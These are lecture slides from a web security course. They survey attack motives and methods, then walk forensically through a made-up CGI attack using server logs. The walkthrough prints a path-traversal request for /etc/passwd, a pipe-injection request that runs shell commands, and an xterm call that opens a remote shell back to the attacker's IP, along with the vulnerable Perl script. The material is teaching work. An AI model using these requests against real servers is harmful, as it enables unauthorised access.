


INF400 Web Security

The Attack

Web Application Security, p 40

A Reason to Hack



- There might be any number of reasons motivating someone to attack/hack a Web site
 - Information Piracy
 - Identity Theft
 - Credit Card Theft
 - Infecting Users
 - Spreading Viruses or Worms
 - Disrupt Operations
 - Vandalism
 - Destroy Reputation
 - Notoriety
 - Testing (Ethical Hacking)
- Understanding why someone would want to attack can help determine the types of defensive measures to take.

Method of Attacks

- There are a number of types of attacks against a Web site that a hacker might perform
 - DoS/DDoS
 - Trojan Horse
 - Worm
 - Virus
 - Rogue Applet
 - Stealing
 - Defacing/Direct Access
 - Others (*anyone want to contribute here?*)



Method of Attacks

- DoS/DDoS
 - A **Denial of Service** occurs when there is a continuous stream of illegitimate requests made to a site
 - A **Distributed Denial of Service** occurs when a master computer sends a signal to slave computers to send spoof requests to the router, overloading the processes
 - According to CNN, the famous DDoS attacks during February, 2000, cost over \$1 billion in lost revenues, damages, and IT costs even though the majority of the sites were down for less than 2 hours (Yahoo! was down for 5 hours – the longest of those hit)



Method of Attacks

- Virus Hacking
 - Viruses are self-replicating programs designed to interfere with hardware, operating systems or software
 - Viruses must be executed in order to function
 - The instructions it creates are called the payload
 - Generally designed to elude detection and replicate quickly
 - Six basic types of viruses
 - *Parasitic*: appends to a host file in order to execute the virus
 - *Bootstrap sector*: lives on the first portion of the hard drive, replacing programs that store information about the disk contents
 - *Multi-partite*: combination of parasitic and bootstrap
 - *Companion*: creates new program with same name as legitimate program
 - *Link*: modify the order of execution of files in a directory, first running the virus and then the other program(s)
 - *Data file*: execute on execution of another program and uses macros to alter other files and close them before detection

Method of Attacks

- Worm
 - A type of virus that is self-replicating but does not alter files, instead resides in active memory, duplicating in networks
 - Commonly seen only when network resources are being consumed, slowing task performance
 - Some carry malicious payloads

Method of Attacks

- Trojan Horse
 - Resembles but is not a virus, does not self-replicate
 - A program that appears harmless on the exterior but contains malicious code
 - Famous Trojan Horses:
 - *Back Orifice* and *NetBus*: allow the client unfettered access to a target server but only once the program has been installed (that's the hard part)
 - *subseven*: sent by email, sends continuous feed of screen captures of target recipient to attacker
 - *QAZ*: spread through a network by infecting Notepad.exe, opening a port on the targeted client allowing remote access

Method of Attacks

- Rogue Applet
 - Using small programs that are downloaded by users under the assumption of integrity
 - Generally Java or ActiveX – small footprint programs easily distributable but with enough power to access file systems without the users knowledge
 - Particularly volatile in mobile computing
- Stealing
 - Broad term for theft of any data
 - Credit cards
 - Identities
 - Source code
 - Copyrighted material

Method of Attacks

- Direct Access
 - Uses a sequence of steps to find a script vulnerability or open port to gain illegitimate access to a root-level access point (such as xterm, SSH, telnet, etc)



Angle of Attacks

- Likewise, the attack can be done using one or more of the following angles
 - Hidden Manipulation
 - Parameter Tampering
 - Cross-Site Scripting
 - Buffer Overflow
 - Cookie Poisoning
- Most attacks require more than one, though certain types of goals can be achieved by each uniquely



Angle of Attacks

- Hidden Manipulation
 - Attacker modifies (hidden) form fields on an e-commerce site, changing things such as prices
 - Input verification measures on the server-side scripts can prevent this

- Parameter Tampering
 - Attacker modifies form fields or URL arguments that cause unexpected or unwanted results
 - Checking input values on the receiving scripts can help prevent this problem



Angle of Attacks

- Cross-Site Scripting (XSS)
 - Ability to insert malicious scripts into dynamically generated Web pages, disguised as legitimate data (such as a comment on a customer service page), which is then executed in the user's browser window
 - There is little way for the host script or code to verify that a user has not in fact put in code to check data input that another user puts in
 - *See example*

- Buffer Overflow
 - Attacker enters more data than a program is written to handle where the extra data causes the memory to overflow, causing another region of memory to be overwritten
 - This effectively begins a cascade, which eventually causes the system to stop running
 - Can come from a number of sources, including form fields and URL arguments
 - Corrected by proper extreme-boundary analysis unit testing



Angle of Attacks

- Cookie Poisoning
 - An attacker who has intimate knowledge of locally stored data (in the form of a cookie) purposefully modifies the cookie to cause the program to process and alter from normal output
 - By RFC, a cookie is a small text file designed to be used for tracking marketing-based preferences
 - By actual use, most developers use cookies to store a wide range of preference and traffic data
 - Can be used in a similar fashion as both hidden manipulation and parameter tampering



It doesn't really sound like you can do all that much...

- Following is a composited example of an attack where the hacker used parameter tampering to gain control of the command line, and used it to deface the Web site
- While this is a made up example, it is a very real danger
- The example is posed from the digital forensics side in examining the step by step actions taken by the hacker and designed to illustrate how innocuous an attack might look
- First let's take a look at what a server log is like ([direct example](#))



The Web Server Log

```

Group (a)
10.0.1.21 - - [31/Oct/2001:03:02:47 +0530] "GET / HTTP/1.0" 200 3008
10.0.1.21 - - [31/Oct/2001:03:02:47 +0530] "GET /yf_thumb.jpg HTTP/1.0" 200 3452
10.0.1.21 - - [31/Oct/2001:03:02:47 +0530] "GET /fl_thumb.jpg HTTP/1.0" 200 8468
10.0.1.21 - - [31/Oct/2001:03:02:47 +0530] "GET /th_thumb.jpg HTTP/1.0" 200 6912
10.0.1.21 - - [31/Oct/2001:03:02:47 +0530] "GET /mn_thumb.jpg HTTP/1.0" 200 7891
Group (b)
10.0.1.21 - - [31/Oct/2001:03:03:13 +0530] "GET /index.cgi?page=falls.shtml HTTP/1.0" 200 610
10.0.1.21 - - [31/Oct/2001:03:03:13 +0530] "GET /falls.jpg HTTP/1.0" 200 52640
10.0.1.21 - - [31/Oct/2001:03:03:18 +0530] "GET /index.cgi?page=tahoel.shtml HTTP/1.0" 200 652
10.0.1.21 - - [31/Oct/2001:03:03:18 +0530] "GET /tahoel.jpg HTTP/1.0" 200 36580
Group (c)
10.0.1.21 - - [31/Oct/2001:03:03:41 +0530] "GET /cgi-bin/ HTTP/1.0" 403 272
Group (d)
10.0.1.21 - - [31/Oct/2001:03:04:10 +0530] "GET /index.cgi HTTP/1.0" 200 3008
10.0.1.21 - - [31/Oct/2001:03:05:31 +0530] "GET /index.cgi?page=index.cgi HTTP/1.0" 200 358
Group (e)
10.0.1.21 - - [31/Oct/2001:03:06:21 +0530] "GET
/index.cgi?page=../../../../../../../../../../../../etc/passwd HTTP/1.0" 200 723
Group (f)
10.0.1.21 - - [31/Oct/2001:03:07:01 +0530] "GET /index.cgi?page=|ls+-la+/%0aid%0awhich+xterm|
HTTP/1.0" 200 1228
10.0.1.21 - - [31/Oct/2001:03:17:29 +0530] "GET /index.cgi?page=|xterm+-display+10.0.1.21:0.0+%26|
HTTP/1.0" 200

```

1. Initial Hits

```

10.0.1.21 - - [31/Oct/2001:03:02:47 +0530] "GET / HTTP/1.0" 200 3008
10.0.1.21 - - [31/Oct/2001:03:02:47 +0530] "GET /yf_thumb.jpg HTTP/1.0" 200 3452
10.0.1.21 - - [31/Oct/2001:03:02:47 +0530] "GET /fl_thumb.jpg HTTP/1.0" 200 8468
10.0.1.21 - - [31/Oct/2001:03:02:47 +0530] "GET /th_thumb.jpg HTTP/1.0" 200 6912
10.0.1.21 - - [31/Oct/2001:03:02:47 +0530] "GET /mn_thumb.jpg HTTP/1.0" 200 7891

```

- At 3:02am the attacker begins browsing the Web site
 - Log indicates the user hit the home page and the images on the page

2. Testing the waters

```
10.0.1.21 - - [31/Oct/2001:03:03:13 +0530] "GET /index.cgi?page=falls.shtml
HTTP/1.0" 200 610
10.0.1.21 - - [31/Oct/2001:03:03:13 +0530] "GET /falls.jpg HTTP/1.0" 200 52640
10.0.1.21 - - [31/Oct/2001:03:03:18 +0530] "GET /index.cgi?page=tahoe1.shtml
HTTP/1.0" 200 652
10.0.1.21 - - [31/Oct/2001:03:03:18 +0530] "GET /tahoe1.jpg HTTP/1.0" 200 36580
```

- At 3:03am the attacker clicks on a few links
 - From the logs we can deduce that the links went to a page called index.cgi – a Perl script – that displayed a JPG file whose name corresponds to a URL argument “page”
 - It is difficult to determine any mal-intent – these would be normal actions of a user

3. First peer

```
10.0.1.21 - - [31/Oct/2001:03:03:41 +0530] "GET /cgi-bin/ HTTP/1.0" 403 272
```

- The hacker attempts to access the cgi-bin, the region that the server allows executable files to run from – possibly to see what was inside (hoping that the admin had left directory browsing on)
- The Web server denies the request, responding HTTP 403


4. Making the move

```
10.0.1.21 - - [31/Oct/2001:03:04:10 +0530] "GET /index.cgi HTTP/1.0" 200 3008
10.0.1.21 - - [31/Oct/2001:03:05:31 +0530] "GET /index.cgi?page=index.cgi HTTP/1.0" 200 358
```

- The hacker looks at a non-parameterized page request to index.cgi and then issues a subsequent request for index.cgi to be the page parameter of itself
 - The attacker saw a pattern develop:
 - If the page=xxx.shtml pulled another document and simply output the raw source code (because the source was HTML with an image file and contained no processing), then could it possibly out the raw source of the file itself

4A. What the hacker saw

- The index.cgi?page=index.cgi resulted in a page output of:



```
#/usr/bin/perl # Perl script to display a page back as requested by the argument require "./cgi-bin/cgi-lib.pl"; &ReadParse(*input); $filename =
$input(page); if($filename eq "") { $filename = "main.html"; } print &PrintHeader; $filename = "/usr/local/apache/htdocs/" . $filename; open(FILE,
$filename); while( { $print $_; } close(FILE);
```

4A. The code he saw

- By opening the View Source, the hacker can now see the entire script which shows another vulnerability – none of the parameters passed to the script are validated, the URL in \$filename is simply appended to the absolute path (line 10) and then opened (line 11)

```
01. #!/usr/bin/perl
02. # Perl script to display a page back as requested by the argument
03. require "../cgi-bin/cgi-lib.pl";
04. &ReadParse(*input);
05. $filename = $input{page};
06. if($filename eq "") {
07.     $filename = "main.html";
08. }
09. print &PrintHeader;
10. $filename = "/usr/local/apache/htdocs/" . $filename;
11. open(FILE, $filename);
12. while(<FILE>) {
13.     $print $_;
14. }
15. close(FILE);
```


5. Diving Deep

```
10.0.1.21 - - [31/Oct/2001:03:06:21 +0530] "GET
/index.cgi?page=../../../../../../../../etc/passwd HTTP/1.0" 200 723
```

- The discovery (in 4A) tells the attacker that he can probably retrieve arbitrary files from anywhere on the server, so he attempts to retrieve the server's /etc/passwd file
 - What is this file?

5A. What the hacker saw

- The result of this call looked like:



```

root:x:0:root/root/bin/bash; bin:x:1:1:bin:bin; daemon:x:2:2:daemon/sbin; adm:x:3:4:adm/var/adm; lp:x:4:7:lp/var/spool/lpd; sync:x:5:0:sync/sbin:
/bin/sync; shutdown:x:6:0:shutdown/sbin/sbin/shutdown; halt:x:7:0:halt/sbin/sbin/halt; mail:x:8:12:mail/var/spool/mail; news:x:9:13:news/var/spool/news;
uucp:x:10:3:uucp/var/spool/uucp; operator:x:11:0:operator/root; games:x:12:100:games/user/games; gopher:x:13:30:gopher/usr/lib/gopher-data;
ftp:x:13:50:FTP User/home/ftp; nobody:x:99:99:Nobody/; xfs:43:43:X Font Server/etc/X11/fs/bin/false; saumil:x:500:500:Saumil Shah:
/home/saumil/bin/bash; oracle:x:501:503:Oracle; account/home/oracle/bin/bash; mysql:x:100:101:MySQL server/var/lib/mysql/bin/bash

```

6. Going for Gold

```

10.0.1.21 - - [31/Oct/2001:03:07:01 +0530] "GET /index.cgi?page=|ls+-
la+%0aid%0awhich+xterm| HTTP/1.0" 200 1228
10.0.1.21 - - [31/Oct/2001:03:17:29 +0530] "GET /index.cgi?page=|xterm+-
display+10.0.1.21:0.0+%26| HTTP/1.0" 200

```

- A second vulnerability is hidden within the previous one. Using a little knowledge of Unix and Perl together, the attacker executes arbitrary commands on the Web server by using a pipe (“|”) character in the file parameter followed by selected commands.
- Now instead of a file being opened, Perl opens a file handle, which receives the standard output generated by the commands specified in the parameter

6. Going for Gold cont'd

```
10.0.1.21 - - [31/Oct/2001:03:07:01 +0530] "GET /index.cgi?page=|ls+-
la+/%0aid%0awhich+xterm| HTTP/1.0" 200 1228
10.0.1.21 - - [31/Oct/2001:03:17:29 +0530] "GET /index.cgi?page=|xterm+-
display+10.0.1.21:0.0+%26| HTTP/1.0" 200
```

- The first line actually runs 3 commands, which are separated by the hex character “0A” – the line feed character:
 - ls -la
 - id
 - which xterm
- This command ends up pulling up a directory listing from the server root (ls -la), the effective user id of the process that ran index.cgi (id) and the path to the xterm binary
- This provides the hacker the ability to run arbitrary commands using the “nobody” privilege account

6. Going for Gold cont'd

```
10.0.1.21 - - [31/Oct/2001:03:07:01 +0530] "GET /index.cgi?page=|ls+-
la+/%0aid%0awhich+xterm| HTTP/1.0" 200 1228
10.0.1.21 - - [31/Oct/2001:03:17:29 +0530] "GET /index.cgi?page=|xterm+-
display+10.0.1.21:0.0+%26| HTTP/1.0" 200
```

- With the last line, “**xterm -display 10.0.1.21:0.0 &**” the attacker launches an xterm giving him a full interactive shell level access to the system – he is now basically one level under root admin



```
xterm
bash$ id
uid=99(nobody) gid=99(nobody) groups=99(nobody)
bash$ pwd
/usr/local/apache/htdocs
bash$
```